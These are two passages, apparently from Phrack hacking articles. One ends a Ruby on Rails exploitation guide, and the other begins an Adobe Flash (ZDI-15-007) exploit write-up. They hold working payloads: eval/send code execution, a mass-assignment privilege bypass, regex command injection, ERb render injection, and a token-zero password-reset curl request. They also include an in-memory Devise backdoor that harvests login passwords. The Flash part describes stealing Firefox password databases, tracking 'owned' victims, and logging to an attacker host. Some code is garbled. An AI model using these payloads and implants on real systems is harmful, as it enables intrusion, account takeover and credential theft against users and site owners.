Things get a bit more interesting when it comes to RoR constructs which end up in eval()ing user input. Here, due to Rubys' endless possibilities of dynamic programming and monkey patching, things get a bit more interesting. Hints on how to utilize in-framework code execution are given in section 4.

With the following methods we can evalute nifty payloads within the apps' runtime/environment:

- * eval
 - within the current context
- * instance_eval
 - within the context of the current instance of a class
- * class_eval
 - within the context of a class itself

In occurrences of such in-framework evaluation of attacker-given inputs, we can pretty much redefine and access anything within the application.

--[2.3.3 Indirections

Another fun thing when it comes to monkey patching and dynamic (hooray!) programming are indirections introduced by calling one of the following methods on user input:

- * send
- * __send__
- * public_send
- * try

What send et.al. do is calling a method denoted by the first parameter, which might be a string or a symbol, and passing the further arguments to the called method.

So imagine (this is actually not too imaginary [4]) the following construct:

```
send(params[:a],params[:b])
```

Easy enough we can turn this into in-Framework RCE by supplying:

a=eval&b=whatever%20ruby%20code%20we%20like

The main differences between the above listed methods are:

- * send and send : none
- * send and try: try is defined within Rails and just silently drops all exceptions which might occur
- * public_send will only call public methods on an object

The limitation of public_send however can be bypassed as send itself is public:

```
irb(main):002:0> "".public_methods.grep /send/
=> [:send, :public_send, :__send__]
```

The above construction of having at least two, and most importantly the first argument to <u>send</u> under control however is rather rare. Mostly you will see the code like:

```
Thing.send(:hard_coded_method_name, params[someparam])
```

As the method to be called is hard coded we cannot leverage arbitrary code execution unfortunately.

```
--[ 2.4 - Mass assignments
```

Mass assignments were a pretty popular exploit target in Rails 3. The underlying concept is, that the application assigns arbitrary values of the model when being saved:

app/controller/users_controller.rb:

```
def update
  @user = User.find(params[:id])
  respond_to do |format|
   if @user.update_attributes(params[:user])
```

If the User model has e.g. an "admin" attribute any user might promote themselves to admin by just posting that attribute towards to the application.

A common malpractice which tries to prevent Mass Assignments is shown in the code sample below:

app/controller/users_controller.rb:

```
def update
  @user = User.find(params[:id])
  params[:user].delete(:admin) # make sure to protect admin flag
  respond_to do |format|
    if @user.update_attributes(params[:user])
    [...]
```

Within this controller and the usage of Multiparameter Attributes as introduced in section 1.4.2 we can bypass the params[:user].delete(:admin) sanitization as with the following payload:

```
user[admin(1)]=true
```

As the multiparameter attribute gets parsed in user.update_attributes, the protection params[:user].delete(:admin) will not catch the user[admin(1)] attribute, allowing us to elevate our privileges. This is simply due to the fact that the parameter within the controller will be "admin(1)" as in contrast to "admin", the actual assignment of admin(1) to the admin flag happens in the update_attributes call.

The proper way to prevent attributes from being automatically assigned within Rails 3.x would be the usage of attr_accessible to define which attributes are whitelisted for mass assignment.

```
--[ 2.5 - Regular Expressions
```

Ruby has a special handling of regular expressions, the regexps are matching by default in multi-line mode. This is not the case for instance in Perl or other programming languages.

To demonstrate this behavior compare the two command lines below:

```
$ perl -e '$a="foo\nbar"; $a =~ /^foo$/ ? print "match" : \
   print "no match"'
no match

$ ruby -e 'a="foo\nbar"; if a =~ /^foo$/; puts "match"; \
   else puts "no match"; end'
match
```

The string "foo\nbar" does not match the regular expression /^foo\$/ in the Perl code snippet, it is matching in the Ruby code snippet.

The main problem with this regular expression handling is that quite a lot of developers are not aware of this subtle difference. This results in improper checks and validations. As an example the controller below comes close to what can be observed in real world code (the regex is somewhat simplified here):

```
class PingController < ApplicationController
  def ping
   if params[:ip] =~ /^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\.\
      render :text => `ping -c 4 #{params[:ip]}`
   else
      render :text => "Invalid IP"
   end
  end
end
```

The developer's expectation is to match only numbers and dots within the above IP address validation. But due to the default multi line mode of Ruby's regular expression parser the above check can be circumvented by a string like "1.2.3.4.\nsomething". The \$ in the above regex would stop at \n therefore the above code is command injectable with a simple request like this:

```
\ curl localhost:3000/ping/ping -H "Content-Type: application/json" \ --data '{"ip" : "127.0.0.999\n id"}'
```

Instead of using $\hat{ }$ and $\hat{ }$ \A and \z should be used to match the beginning and end of the string, rather than the beginning or end of the line.

Another common usecase of this RegEx behavior is the verification of user given links. So for instance the RegEx $/^t$ is bypassable by supplying a link like:

```
"javascript:alert('lol')/*\nhttp://*/" (note the newline)
```

When this input is rendered into a href attribute of an anchor tag, we've gotten a straight froward Cross-Site Scripting.

--[2.6 Renderers

The render statement in RoR is used to render different templates or just plain text towards the users Browser like:

```
render text: "Ohai World!"
```

If we are in the lucky postition to see something like this:

```
render params[:t]
```

We are able to inject ERb content by supplying a parameter t of:

```
t[inline]=<%=\id\%>
```

```
curl 'localhost:3000/?&t\[inline\]=%3c%25=%60id%60%25%3e'
```

This works due to the fact that the render statement takes a hash as argument which will be in the above case:

```
inline: "<%=`id`%>"
```

Where the inline renderer expects an ERb string. Et voila here we go with user supplied code to be executed.

--[2.7 Routing

The file config/routes.rb describes which Controllers are reachable under which path and HTTP verb, so for instance:

```
post "user/add" => "users#add_user"
```

would expose the method add_user from the UsersController at the path '/users/add' via a Post request. A common mistake however is a default catch-all route like the following:

```
match ':controller(/:action(/:id))(.:format)', via: [:get, :post]
```

This would expose every public method from every Controller being accessible both via GET and POST requests. The main problem with such a catch-all route is, that it completely subverts the RoR CSRF protection, as GET requests are assumed to be not state changing, and therefore are white-listed within the CSRF protection. So in the above example with the two given routes an attacker would just CSRF something like:

```
http://vict.im/user/add?user[name]=haxx0r&user[password]=h4x0rp455&
    user[admin]=1
```

In order to subvert the CSRF protection which was intended by the 'post' statement in the routes.

```
--[ 3 - My favourite technique - CVE-2013-3221
```

This section is dedicated to my favourite RoR attack technique, which was initially NOT addressed by issuing CVE-2013-3221.

The issue described in CVE-2013-3221 is a neat way to abuse MySQL's automagic type conversion in order to e.g. reset arbitrary passwords within some Ruby on Rails applications (including but not limited to the BlackHat CFP Review System [5]).

Let's first have a look at MySQL and how it compares numbers to strings:

```
mysql> SELECT 123 FROM dual WHERE 1=1;
+---+
| 123 |
+---+
| 123 |
+---+
1 row in set (0.00 sec)
mysql> SELECT 123 FROM dual WHERE 1="1";
+---+
| 123 |
+----+
| 123 |
1 row in set (0.00 sec)
mysql> SELECT 123 FROM dual WHERE 1="1somestring";
+---+
| 123 |
+---+
| 123 |
1 row in set, 1 warning (0.00 sec)
mysql> SELECT 123 FROM dual WHERE 1="somestring";
Empty set, 1 warning (0.00 sec)
mysql> SELECT 123 FROM dual WHERE 0="somestring";
+---+
| 123 |
+---+
| 123 |
1 row in set, 1 warning (0.00 sec)
```

A pretty common technique for password resets in web applications is to send out a token via email to the user. This token lets the user reset the password right away.

In Ruby on Rails such a reset process would roughly look like this:

```
# PasswordController

def reset
  user = User.find_by_token(params[:user][:token])
  if user
    #reset password here
```

end end

Such a token like the one pulled out of params in the code above typically is a random string, for now let's just assume this string is "IAmARandomToken". Given the knowledge about the MySQL typecasting plus the facts about JSON/XML input described in section 1.1.3 & 1.1.4 we can conduct an actual attack on this pattern.

MySQL would match the string "IAmARandomToken" with the number 0 so a possible exploit would look like:

```
curl http://phrack.org/password/reset \
-H 'Content-Type: application/json' \
--data '{"user":{"token":0,"pass":"omghaxx","pass_confirm":"omghaxx"}}'
```

This attack vector got addressed with a security announcement [6] which said it will be fixed somewhen later.

A little anecdote on this issue:

A couple of days after the advisory the issue was "fixed" in Rails 3.2.12 as by the following commit [7], no further advisory was released for this issue. The fix in 3.2.12 was first of all incomplete due to the fact that it was bypassable by POSTing an array of numbers instead of a single number. Secondly Rails went back to the original behaviour with the release of 3.2.13.

Indeed the vector is completely fixed as of Rails 4.2 almost two years after the original advisory.

```
--[ 4 - Notes on Code Injection Payloads
```

The wonderful world of Ruby on Rails gives us, in case of in-framework code injection, a lot of toys to play with. As the whole framework is available to the attacker its' whole featureset might be utilized. This starts with very simple but convenient things:

In 2.1 code execution via unmarshalling of the session cookie was elaborated. A very handy data exfiltration technique for small (<4K) amounts of data is using the session cookie itself to carry the exfiltrated data out [/* Eat this, WAF */].

The to-be-executed payload to use this technique would roughly be the following:

```
lootit=<<WOOT
a={} # This will end up as our session object
a['loot'] = User.find_by_email("admin@app.com").password # Guess what :P
a # return a as session hash
WOOT</pre>
```

The above _string_ then is used in a cookie using the RCE technique from 2.1. If done all right the response to that cookie will contain another new cookie which contains a 'loot' key which has the value of the requested data.

Anything goes with Ruby: Imagine an app where the passwords are properly salted and hashed and streched and whatnot. In order to not waste any GPU time for breaking the precious hashes we could instead inject some code

which re-writes the apps login controller in a way that it will first log out all users, and then log all the sent passwords in memory until they are fetched by defined request. A PoC for this technique against the devise authentication framework is shown in [8]. The main component of it is the actual to-be-evaluated payload:

```
Devise::SessionsController.class eval <<DEVISE
@@passwordsgohere = []
@@target_model = nil
@@triggerword = "22bce2630cb45cbff19490371d19a654b01ee537"
@@secret =
  "12IO0nCNPFhWz7a56rmhkiIQ8BOgbUw7yIY1++jYNkxAseBT3Q02N+CwShuqDBqY"
def logallthepasswords
  @@target_model= @@target_model || ActiveRecord::Base.subclasses.collect
{|c| c if c.methods.include? :devise }.first.model_name.param_key
  if params[@@target_model]
    @@passwordsgohere<< params[@@target_model]</pre>
  end
end
def leakallthepasswords
  keygen = ActiveSupport::KeyGenerator.new(@@secret,{:iterations => 1337})
   enckey = keygen.generate_key('encrypted hacker')
   sigkey = keygen.generate_key('signed encrypted hacker')
   crypter = ActiveSupport::MessageEncryptor.new(enckey,
sigkey,{:serializer => ActiveSupport::MessageEncryptor::NullSerializer })
   if Digest::SHA1.hexdigest(session["session_id"].to_s) == @@triggerword
    render :text => crypter.encrypt_and_sign(JSON.dump(@@passwordsgohere))
    @@passwordsqohere = []
   end
end
before_filter :logallthepasswords
before_filter :leakallthepasswords
```

The above code, when RCEd into a Ruby on Rails application using devise will introduce two filters in the apps login Controller, one filter called logallthepasswords which keeps every password and username in memory upon login. Secondly the leakallthepasswords filter will dump those passwords upon seeing a specific session id and flush them from memory.

Key takeaway here (which does not only apply to RoR applications) is actually the fact that we can model our own little application within some target app pretty much freely when using eval() or session cookie based RCE payloads. Another fun fact about this is the circumstance that the payload will reside in memory. Once the app is shut down your payload is gone. And by giving up the persistence we will pretty likely win against the forensics guy.

```
--[ 5 - Greetz and <3
```

In no particular order:

```
astera, greg (thx for kicking my ass), FX, nowin, fabs, opti, tina, matteng, RL, HDM, charliesome, both Bens (M. and T.), larry0 (Gemkiller).
```

The award for endless patience with this little writeup goes to the Phrack Staff obviously ;).

- --[A References
- [0] http://rubyonrails.org
- [3] http://www.phenoelit.org/stuff/ffcrm.txt
- [5] https://www.blackhat.com/latestintel/04302014-poc-in-the-cfp.html
- [7] https://github.com/rails/rails/commit/ 921a296a3390192a71abeec6d9a035cc6d1865c8
- [8] https://github.com/joernchen/DeviseDoor

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--[0 - Introduction

The 21st of January was a sad day. A beautiful vulnerability, ZDI-15-007 [01], was killed by a person using the alias "bilou". It was one of those days that some people had to fire up IDA Pro again and start reversing in search of new Odays. Yes, this article will deal with some Adobe Flash exploitation, as if the PO circus was not enough already (to which the author regrets having taken part by posting comments a couple of times).

Let's get this straight, Adobe Flash is indeed high in a security researcher's audit list, and there's a good reason for that, but all this defamation against Adobe's products, is, obviously well lead by other coorporate organizations whose products are not less vulnerable [04]. It's kinda funny how Firefox, for example, #2 in the list of top 50 products by total number of distinct vulnerabilities (according to [03]), denies to activate a vulnerable Adobe Flash plug-in, listed under #15. How wonderful would it be if Flash did the same? Imagine Flash, for example, denying to run on shitty browsers [02]. In a security circus where famous security researcher celebrities have chosen sides, we suggest that hackers benefit from both sides' idiocy.

This article will deal with the aforementioned vulnerability. We will show how it can be leveraged to disclose, not only sensitive information from a sandboxed Adobe Flash process, but other sensitive information from the target's filesystem as well. More specifically, we will focus on how it's possible to steal the Firefox SQLite databases containing stored passwords, encryption keys and cookies from a victim's computer. These passwords, can then be used to access the target machine via other means thus allowing one to indirectly, escape the sandbox restrictions imposed by Adobe Flash on Firefox. Since our Odays have long stopped working, it's a good chance for us to share our experience with the community.

This article is organised as follows. The first section deals with how a working/debugging environment for Flash development is set up. We believe that this will help the interesting reader get started with Adobe Flash exploitation and will aid him/her in discovering his/her own Oday vulnerabilities. The second section deals with certain problems that may arise during client side exploitation and presents simple ActionScript tricks that can be used to resolve them. Last but not least, the third section analyzes the actual vulnerability and the steps taken to achieve arbitrary file stealing by abusing a simple information/memory disclosure primitive.

It should be noted that the code snippets and other information presented in the remainder of this article correspond to version 15.0.0.189 of the NPAPI release of Adobe Flash Player. The vulnerability is present in older versions as well, but the author was unable to find older IDA Pro databases in his hard drive :P

--[1 - Preparing a debugging environment

Before delving into the specifics of ZDI-15-007, let's have a look at preparing the minimal toolset for compiling, running and debugging ActionScript code. To avoid using complex commercial IDEs, we will limit ourselves to publicly available open source software instead, which is more than enough for building SWF objects. The development toolchain for ActionScript applications consists of the following components:

- * The FLEX SDK distributed by the Apache Foundation [05] or Adobe [06]. You should stick with the first. Just visit the Apache foundation homepage and download the automated installer.
- * The runtime targeting the Flash version of interest. Usually named "playerglobal.swc". This is automatically downloaded for you by the Flex SDK installer. You can always grab the latest version from [17].
- * Your favorite console editor (vim, emacs, nano, whatever).

I guess all Phrack readers know how to install stuff, so I'll leave this as an exercise to the reader :P

As an alternative to the above, one may use Haxe [20]. Haxe allows a developer to write code using a strictly typed programming language and then compile it, or even cross-compile it, to a set of possible target runtimes. Adobe Flash is in the list of supported application runtimes. In this article, however, we will stick to the first of the two options, but Haxe is also worth exploring from an attacker's perspective.

Fire up your favorite text editor and create a file named "Test.as" with the following contents. Just like Java, AS3 source code files are named after the public class they declare.

```
--- snip ---
package
    import flash.display.Sprite;
    public class Test extends Sprite
        public function Test()
            trace("Hello, world!\n");
    }
}
// vim: set syntax=cpp:
--- snip ---
Unless you have a vim syntax file for AS3, the last comment will put some
color in your editor.
The following is a typical Makefile used to build "Test.swf" from
"Test.as". Before running `make', make sure you have set `SDK_PREFIX' to
the directory where you have installed the Flex SDK.
--- snip ---
SDK_PREFIX=/var/flex
MXMLC=$(SDK_PREFIX)/bin/mxmlc
MXMLC_FLAGS=-compiler.optimize -warnings
SRCS=Test.as
BIN=Test.swf
all:
    $(MXMLC) $(SRCS) $(MXMLC_FLAGS) -output $(BIN)
.PHONY: clean
clean:
   rm -fr $(BIN)
--- snip ---
Running `make' will generate the required SWF file.
--- snip ---
$ make
~/flex/bin/mxmlc Test.as -compiler.optimize -warnings -output Test.swf
Loading configuration file ~/flex/frameworks/flex-config.xml
Test.swf (581 bytes)
--- snip ---
----[ 1.2 - Printing output
```

Admittedly, the best way of debugging code is printing output (who needs `gdb' anyway?). The AS3 API provides a function named `trace()' which is used to produce debugging messages. However, the messages can only be viewed when a debugging version of Adobe Flash Player is used and the SWF is run from within Flash Builder Studio. This is bad news; no clients use a debugging version of Flash and I prefer spending 50\$ for anything other than buying Flash Studio:)

I can think of at least two cases where output messages can be useful:

- * During development; seeing what's wrong with your exploit is fastest way of resolving issues with your code and improving your exploit's reliability.
- * During production; watching clients being owned priceless :)

For the first case output messages can be printed directly in the users browser. For the second case, logs can be forwarded to a remote log server controlled by the attacker. `Console' class, implemented in file "Console.as" in the attached exploit, is capable of performing both. The boolean constants `LOCAL_DEBUG' and `REMOTE_DEBUG' control what kind of logging strategy is used:

```
--- snip ---
public class Console
{
    // Print messages to a standard text field.
    private const LOCAL_DEBUG:Boolean = true;

    // Forward messages to remote host. Our tool, named `xmlsocketd.py', is
    // supposed to be waiting there for incoming connections.
    private const REMOTE_DEBUG:Boolean = true;
    private const REMOTE_HOST:String = "1.2.3.4";
    private const REMOTE_PORT:int = 1234;

...
}
--- snip ---
```

When `LOCAL_DEBUG' is set to `true', as shown above, a text field is created and logs are written in it. The text field is automatically resized and the output scrolls down just like your favorite terminal emulator. If `REMOTE_DEBUG' is true, an XML socket is used to forward messages to a remote machine.

The attached exploit comes with a simple Python server that receives the messages and writes them in a SQLite database. A simple web interface can be used to view them.

--[2 - Useful ActionScript classes

Let's forget about the actual vulnerability for a moment and let's focus on various problems that may arise during the exploitation process. Each of the following sections deals with such a problem and presents a simple solution.

----[2.1 - Marking owned clients

A first problem that may arise when writing AS3 exploits (in fact, during client side exploitation in general) is how already exploited clients are distinguished from clients on which the exploit failed and clients that are targeted for the first time. If for some reason the exploit fails on a client, maybe because the Flash Player plug-in crashed because of accessing an unmapped memory address for example, it's good not to run the exploit again next time the client in question refreshes the malicious web page. A means to achieving this kind of behavior is using some kind of persistent information on the client's side. The two most well known methods are the following:

- * Cookies. We all know and kinda love cookies.
- * JavaScript persistent storage APIs
 - * HTML5 web storage [07]
 - * WebSQL [08]. Nowadays considered obsolete, but some browsers still support it

Even though the mechanisms above can indeed be used as a possible solution, they both come with their drawbacks. Cookies are not that reliable (e.g. private browsing, cookies being cleaned up when the browser exits), while a JavaScript based solution requires some form of communication between the JavaScript code and our Flash exploit. Even though this is possible [09], it kind of complicates things. A pure AS3 solution is preferred.

For the sake of developing the attached Flash exploit, I decided to make use of ActionScript's `SharedObject' class [10]. This API allows for managing persistent storage on the clients side directly from the AVM engine and it's as simple as the equivalent JavaScript APIs. An additional benefit is that browsers usually don't clean the, so called, Flash cookies and thus marking a client this way may be better and more reliable.

The logic is implemented in `Persistence.as' and consists of two simple methods, namely `is_marked()', for testing wether a client has been marked, and `mark()' that uses persistent storage to mark a victim. The code for `is_marked()' is shown below:

The code checks if a cookie with a chosen name, `Persistence.ID', already exists in the victims computer. The cookie is supposed to hold the timestamp of the last exploit attempt. If more than `Persistence.INTERVAL' milliseconds have elapsed since that time, or if the cookie does not exist in the victim's computer, then the client is considered unmarked and the exploitation proceeds. Otherwise, the exploit exits immediately. Successful exploitation attempts result in the victim being marked, so that the malicious SWF is not activated again if the user refreshes the container HTML page.

```
--- snip ---
public static function mark():void
{
    var lso:SharedObject = SharedObject.getLocal(Persistence.ID);
    lso.data["time"] = (new Date()).time;
    lso.flush();
    lso.close();
}
--- snip ---
```

In the attached exploit a client is marked by installing a Flash cookie named "cookie".

----[2.2 - Preventing the unresponsive script pop-up from showing up

As it wil become apparent later, successful exploitation of the analyzed vulnerability takes a certain amount of time. It's important, for example, that, until all the required files from the victim's computer have been uploaded to the attacker's server, the whole exploitation process is not interrupted. A common problem, that arises when exploiting "plugin-container.exe" processes, is the unresponsive script pop-up shown by Firefox (why this happens is out of the scope of this article). This section deals with the aforementioned problem and presents a simple solution, implemented in the attached exploit, for avoiding annoying browser pop-ups.

Just like JavaScript, ActionScript has its own implementation of web workers, an abstraction over an operating system's threading mechanism. Using web workers allows for running several SWF files in parallel which, in turn, allows for executing the main exploitation logic in separate thread, thus not keeping the main plug-in thread busy. While the exploitation process is carried out in the background, the attacker can, for example, present a silly Flash game to the victim to buy some time. Embedding an exploit to your favorite porn movie is also a good idea :P

The exploit's entry point, which for obvious purposes was named "Main", looks like the following:

```
--- snip ---
public class Main extends MovieClip
{
    // Array of URIs to worker SWF files; add extra workers here.
    private const workers:Array = new Array("WorkerMain.swf");
    public function Main()
    {
```

```
this._mcv = new Vector.<MessageChannel>();
this._con = new Console(this);

if(Persistence.is_marked() == false) // (1)
{
    for each(var swf_url:String in this.workers)
    {
        this._con.msg("Will now load worker from " + swf_url);
        swf_url += "?rnd=" + getTimer().toString(16);
        var req:URLRequest = new URLRequest(swf_url);
        var ldr:URLLoader = new URLLoader();
        ldr.dataFormat = URLLoaderDataFormat.BINARY;
        ldr.addEventListener(Event.COMPLETE, this._on_complete);
        ldr.load(req);
    }
} else
    this._con.msg("Target is marked");
}
--- snip ---
```

At (1), the `Persistence' class (presented in the previous section) is used to check if the client has already been successfully exploited from a previous run of the exploit. If not, or if this is a new client, the SWF files specified in the `workers[]' array are loaded one by one using URL requests (the "?rnd=" URL parameter is used for avoiding possible caching from the client's side, a common trick used by scripting languages). Method `_on_complete()' is executed for each worker successfully loaded from its corresponding URL. Eventually each worker starts running by calling the `start()' method.

```
--- snip ---
private function _on_complete(evt:Event):void
{
    ...
    worker.start();
    this._con.msg("New worker started");
}
--- snip ---
```

This function will also create a `MessageChannel' instance for each worker, so that asynchronous communication with the main thread is possible. In the attached exploit, the message channel is used by the workers to forward debugging messages to the main thread, who will, in turn, forward them to the output stream specified in "Console.as". The relevant code is not presented here, as this feature is just a minor, but useful, detail of the exploit.

```
--[ 3. The bug
```

----[3.1 Analysis

TL;DR, the vulnerability lies in method `getABRProfileInfoAtIndex()' of class `AVSegmentedSource'. Unfortunately, at the time of writing, the `AVSegmentedSource' API is still undocumented. Any information, that will

be presented in the following sections, was recovered by reverse engineering the ActiveX and NPAPI versions of Adobe Flash. The bug was also present in the PPAPI version of Chrome (a.k.a. "pepperflash.dll"), but the author didn't have enough time to investigate further.

`AVSegmentedSource' is the class responsible for HLS playback. According to Wikipedia [11]:

HTTP Live Streaming (also known as HLS) is an HTTP-based media streaming communications protocol implemented by Apple Inc. as part of its QuickTime, Safari, OS X, and iOS software. It works by breaking the overall stream into a sequence of small HTTP-based file downloads, each download loading one short chunk of an overall potentially unbounded transport stream. As the stream is played, the client may select from a number of different alternate streams containing the same material encoded at a variety of data rates, allowing the streaming session to adapt to the available data rate.

To start playback, a client has to load a, so called, HLS manifest, which is simply an .m3u or .m3u8 (unicode version of .m3u) playlist. Wikipedia [11] explains:

At the start of the streaming session, it downloads an extended M3U playlist containing the metadata for the various sub-streams which are available.

The following snippet shows how one can do that programmatically in AS3.

```
--- snip ---
var source:AVSegmentedSource = new AVSegmentedSource();
var stream:AVStream = new AVStream(source);
...
stream.load("C:\\playlist.m3u8");
stream.play();
--- snip ---
```

People familiar with ActionScript development should have already noticed that the path given as the first argument to `load()' is the filename of a local file residing in the user's filesystem (back when I was developing this exploit, `load()' failed when a URL was passed to it, maybe this problem has been fixed by now). This, however, kind of contradicts the sandbox model of Adobe Flash; Flash applications are not allowed to write or even read local files. So, how is a SWF movie supposed to load an HLS manifest, if it has to write it to the user's filesystem first?

Unless `load()' supports URLs in recent versions of Flash Player, playback of HLS streams is not supported on platforms other than Microsoft Windows; on Windows systems, one can bypass this limitation by using UNC paths, either in the standard "\server\path" format or using the WebDAV notation "\server@port\path", which, unfortunately, is not supported on Windows versions greater than Microsoft Windows 7. An attacker can place an arbitrary M3U8 playlist on a SMB/SAMBA server under his or her control and have the target client load it as shown below:

```
--- snip ---
// Works on all Microsoft Windows versions.
stream.load("\\\1.2.3.4\\exploit\\playlist.m3u8");
```

```
stream.play();
// Works only on Microsoft Windows 7 and probably XP.
stream.load("\\\1.2.3.4@8080\\exploit\\playlist.m3u8");
stream.play();
--- snip ---
```

As a side note, the author would like to stress the fact that this article will not deal with the server component of the attached exploit that serves the malicious M3U8 files. The interested reader is advised to have a look at "m3u8.php", "dumper.php" and the relevant code in "WorkerMain.as". These details have been intentional left out so that the reader's attention is not focused on simple technical issues like setting up Samba, Apache, DAV and so on. For more information have a look at "README.md" in the exploit's top-level directory.

HLS is quite flexible. An M3U8 playlist may specify the same media source (e.g. your favorite porn video) in various encodings and various bitrates. This way clients can adapt based on availability of bandwidth or other resources. Additionally a media source is allowed to be broken in smaller pieces, called periods, so that clients can faster seek to the required time location. Since the author is not really a media guy, the information and terminology in the following paragraphs is presented ad referendum.

Let's see an example M3U8 manifest taken from [16]:

```
--- snip ---
#EXTM3U
#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=150000,RESOLUTION=416x234,
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/low/index.m3u8
#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=240000,RESOLUTION=416x234, \
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/lo_mid/index.m3u8
#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=440000,RESOLUTION=416x234,
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/hi_mid/index.m3u8
#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=640000,RESOLUTION=640x360,
CODECS="avc1.42e00a,mp4a.40.2"
http://example.com/high/index.m3u8
#EXT-X-STREAM-INF:PROGRAM-ID=1,BANDWIDTH=64000,CODECS="mp4a.40.5"
http://example.com/audio/index.m3u8
--- snip ---
```

The manifest shown above defines 5, so called, bitrate profiles for the same media source. A client can choose any of these. For example, a low bandwidth client would pick the first entry and would proceed by loading the M3U8 manifest specified in the first "#EXT-X-STREAM-INF" entry. In turn, this manifest may look like the following:

```
--- snip --- #EXTM3U
```

```
#EXT-X-PLAYLIST-TYPE:EVENT
#EXT-X-TARGETDURATION:10
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10,
fileSequence0.ts
#EXTINF:10,
fileSequence1.ts
#EXTINF:10,
fileSequence2.ts
#EXTINF:10,
fileSequence3.ts
#EXTINF:10,
fileSequence4.ts
#EXTINF:10,
fileSequence120.ts
#EXTINF:10,
fileSequence121.ts
#EXT-X-ENDLIST
--- snip ---
The tag names starting with the hash character are not relevant right now.
What is important is that the files named "fileSequenceXXX.ts" correspond
to the media source's periods.
Once loading of the HLS manifest is complete, the `AVSegmentedSource'
instance may be used for querying information about the loaded manifest.
One of the several methods exported by this class is
`getABRProfileInfoAtIndex()'. The prototype of this API is shown below:
--- snip ---
getABRProfileInfoAtIndex(periodIndex:int, abrProfileIndex:int):
   AVABRProfileInfo
--- snip ---
The API requires two integers, the period index (the index of the media
source piece) and the bitrate profile index. For example, to query the
profile information for the period "fileSequenecel.ts" of the low bandwidth
profile, one might do the following:
--- snip ---
source.getABRProfileInfoAtIndex(1, 0);
--- snip ---
The reader should have already guessed where the actual bug lies. The
second argument passed to this API is not checked. The bug can be triggered
by calling `getABRProfileInfoAtIndex()' as shown below:
--- snip ---
source.getABRProfileInfoAtIndex(0, 0xdeadbeef);
--- snip ---
```

Here's what's going on under the hood. The presented assembly snippet was taken from "NPSWF32_15_0_0_189.dll".

```
--- snip ---
; This is `getABRProfileInfoAtIndex()' entry point
sub_102354CC proc near
    . . .
           ebx, ebx
   xor
           eax, [eax+40h]
   mov
           ecx, [ebp+arg_4] ; Profile index controlled by the attacker
   mov
           esi, [eax+ecx*4]
                              ; Read pointer to AVABRProfileInfo (1)
   mov
    cmp
           esi, ebx
    jnz
           short loc_10235525
loc_10235525:
           dword ptr [esi+8] ; Read 3 doublewords from `esi' (2)
   push
           dword ptr [esi+4]
   push
           dword ptr [esi]
   push
loc_1023553E:
   call
           loc 1023554D:
   pop
           edi
           ebx
   pop
   leave
   retn
           8
                            ; Return AVABRProfileInfo
sub_102354CC endp
--- snip ---
Argument `arg_4' is `abrProfileIndex' shown the API's definition and is
fully controlled by the attacker. As it can be seen from the above assembly
snippet, the integer passed to this method at (1) is not checked and it's
used to access an array of pointers to `AVABRProfileInfo' instances each
representing an available ABR profile specified in the loaded HLS manifest.
A pointer is read from the memory address at "[EAX + abrProfileInfo * 4]"
and stored in ESI. This pointer is then dereferenced 3 times at (2) to read
three doublewords. All three of them are leaked back to the user as part of
the returned `AVABRProfileInfo' instance. Accessing the leaked memory is
just a matter of doing the following:
--- snip ---
// Our `Console' class defined in a previous section
var con:Console = new Console(this);
var info:AVABRProfileInfo = source.getABRProfileInfoAtIndex(0, 0xdeadbeef);
// Print leaked values in hexadecimal format.
con.msg(info.width.toString(16));
con.msg(info.height.toString(16));
con.msg(info.bitrate.toString(16));
--- snip ---
----[ 3.2 Exploitation
----[ 3.2.1 Assessment
```


The following C++ pseudocode gives an oversimplified model for the aforementioned vulnerability.

```
--- snip ---
struct ABRProfileInfo
   uint32_t width;
   uint32_t height;
   uint32_t bitrate;
};
class AVSegmentedSource
    private:
        struct ABRProfileInfo *profiles[];
    public:
        struct ABRProfileInfo *getABRProfileInfoAtIndex(int, int);
};
struct ABRProfileInfo *AVSegmentedSource::getABRProfileInfoAtIndex(int i,
        int j)
   return this->profiles[j];
}
AVSegmentedSource *source = new AVSegmentedSource();
AVABRProfileInfo *info;
info = source->getABRProfileInfoAtIndex(i, j);
printf("%x %x %x\n", info->width, info->height, info->bitrate);
--- snip ---
```

To successfully exploit this vulnerability an attacker will have to provide a number `j', the second argument to `getABRProfileInfoAtIndex(), such that `&profiles[j]' happens to fall on a mapped memory address, say 0x11111111, and the doubleword at this location holds a valid pointer to an `ABRProfileInfo' structure, say 0x22222222. If these conditions are met, the call to the vulnerable API will complete successfully and the attacker will be given back the three doublewords at 0x22222222 (member `width'), 0x2222222244 (member `height') and 0x2222222248 (member `bitrate') in the returned `ABRProfileInfo' structure. Assuming the attacker, somehow, controls the doubleword at 0x11111111, he or she can then leak three doublewords from an arbitrary memory address by first assigning the victim memory address at 0x11111111 and then triggering the vulnerability.

The following figure shows the relationship between the various structures described so far.

```
+----+
| this |----->| *profiles[0] |----->| width |
+----+
```



So far so good. However, assuming the attacker has no information regarding the virtual memory layout of the victim Flash process, there's no guarantee that for an arbitrary number `j', `&profiles[j]' will, in fact, be a mapped memory address. For the following we are going to make the assumption that the attacker has no information regarding the state of the Adobe Flash process and has no way of gaining insight about it. That is, we are going to assume that the presented vulnerability is the only vulnerability the attacker has knowledge about and thus no safe assumptions can be made about the value of `j'.

----[3.2.2 From relative to absolute information leak

Ideally, one would attempt to place controlled data, a string for example, right next to the `profiles[]' array using well known and studied heap shaping techniques. Then, with a properly chosen value for `j', `&profiles[j]' would fall on the aformentioned controlled data region, resulting in total control on the address from where data will be leaked back to the attacker. This is definitely a good way to go, however the exploit attached in this article uses a different technique. Unfortunately, several years have passed since I discovered this vulnerability and I don't recall reason why I didn't follow this technique. IIRC `profiles[]' was not in the AVM managed heap and it was thus hard to control the heap contents right next to it. Hard, but not impossible I guess.

